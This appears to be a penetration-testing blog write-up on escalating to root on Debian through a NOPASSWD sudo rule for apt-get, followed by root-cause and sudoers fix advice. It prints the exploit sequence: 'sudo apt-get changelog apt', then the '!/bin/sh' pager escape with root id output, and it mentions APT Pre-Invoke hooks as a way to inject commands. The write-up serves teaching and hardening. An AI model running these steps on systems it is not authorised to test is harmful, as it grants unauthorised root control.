Package managers are trusted with an enormous amount of power by design — they install software, run pre/post-install scripts, and read arbitrary files off disk to show you what’s changed. That trust is exactly why handing sudo rights over apt-get to a low-privilege user is such a common, and commonly overlooked, path to root.
The Setup
I already had a foothold as www-data on a Debian box, caught on a reverse shell listener after exploiting an earlier web vulnerability. First order of business on any new shell: stabilize it, then check what I’m allowed to run as another user.
python3 -c 'import pty; pty.spawn("/bin/bash")'
sudo -l
The sudo -l output showed apt-get permitted with NOPASSWD — a rule that’s more common than it should be, usually added so an unprivileged deployment or CI user can install dependencies without needing a full shell as root.
Enumeration
apt-get being sudo-able is the kind of finding that looks boring right up until you check GTFOBins. Debian’s package manager has multiple documented escalation paths when run with elevated privileges, because it legitimately needs to shell out to other programs as part of normal operation:
- Its
update/installhooks (-o APT::Update::Pre-Invoke::=/Dpkg::Pre-Invoke::=) let you inject arbitrary shell commands that run before the actual package operation - Its
changelogsubcommand downloads a package’s changelog and opens it in the system pager — and pagers likelesssupport an escape sequence to drop into a shell
I went with the changelog route, since it requires no internet-facing package repo trickery and works with nothing more than the sudo rule itself.
Exploitation
sudo apt-get changelog aptapt-get changelog fetches the changelog for the named package and, because the output doesn’t fit on one screen, hands it off to the system pager to display.

sudo apt-get changelog apt
Get:1 store: apt 2.2.4 Changelog
Fetched 487 kB in 0s (0 B/s)
WARNING: terminal is not fully functional.
/tmp/apt-changelog-EP5sAg/apt.changelog  (press RETURN) !/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
At the pager prompt, typing !/bin/sh doesn’t scroll the changelog — it’s the pager’s built-in shell-escape sequence, inherited from classic more/less behavior. Since the pager was spawned by apt-get, and apt-get was running as root via sudo, the shell it escapes into inherits that same root context. id and whoami both confirmed it immediately.
Why This Works
apt-get changelog doesn’t print output directly to the terminal — it delegates display to whatever pager is configured on the system (less by default on Debian/Ubuntu, falling back to more). Pagers have supported shell escapes since long before anyone was thinking about sudo security boundaries: typing !<command> at a more/less prompt has always meant “run this command in a subshell, then return to the pager.”
The security boundary failure here isn’t in less itself — it’s in granting sudo rights over a program (apt-get) that has legitimate, well-known reasons to spawn other processes on your behalf. Any sudo-enabled binary that shells out — whether through a pager, an editor, a hook script, or a plugin system — inherits the calling process’s privileges for that spawned shell. apt-get does this in several different ways, which is exactly why it has such a long GTFOBins entry.
Root Cause
Granting NOPASSWD sudo access to apt-get is almost always meant to let a low-privilege account manage packages without needing full root. In practice, it grants full root, because apt-get was never designed to be a privilege boundary — it was designed to install software, which inherently means running arbitrary code as whatever user invokes it.
Fix:
# Remove blanket apt-get sudo rights
visudo
# Delete or scope down: youruser ALL=(root) NOPASSWD: /usr/bin/apt-get

# If package installation via sudo is genuinely required, wrap it tightly:
# - pin to specific subcommands only (e.g. `apt-get install <fixed-package-list>`)
# - never allow `changelog`, `source`, `download`, or arbitrary package names
# - consider unattended-upgrades or a dedicated configuration management tool instead
Treat any sudo rule that names a package manager, interpreter, or editor as equivalent to full root access, because in almost every case, it is one.
Key Takeaways
- Always run
sudo -limmediately after gaining a shell — aNOPASSWDentry on a seemingly mundane binary is often the entire escalation path apt-get(andapt,dpkg,aptitude) all have multiple documented GTFOBins escalation techniques — check the reference before assuming a sudo rule is safe- Pager shell-escapes (
!/bin/sh,!bash) are a recurring theme across GTFOBins entries — any program that can invokeless/moreunder elevated privileges is a potential root shell - Scoping a sudo rule to a binary name is not the same as scoping it to a safe set of actions — package managers, in particular, are far too flexible to trust with a blanket rule
Questions? Hit me up on X.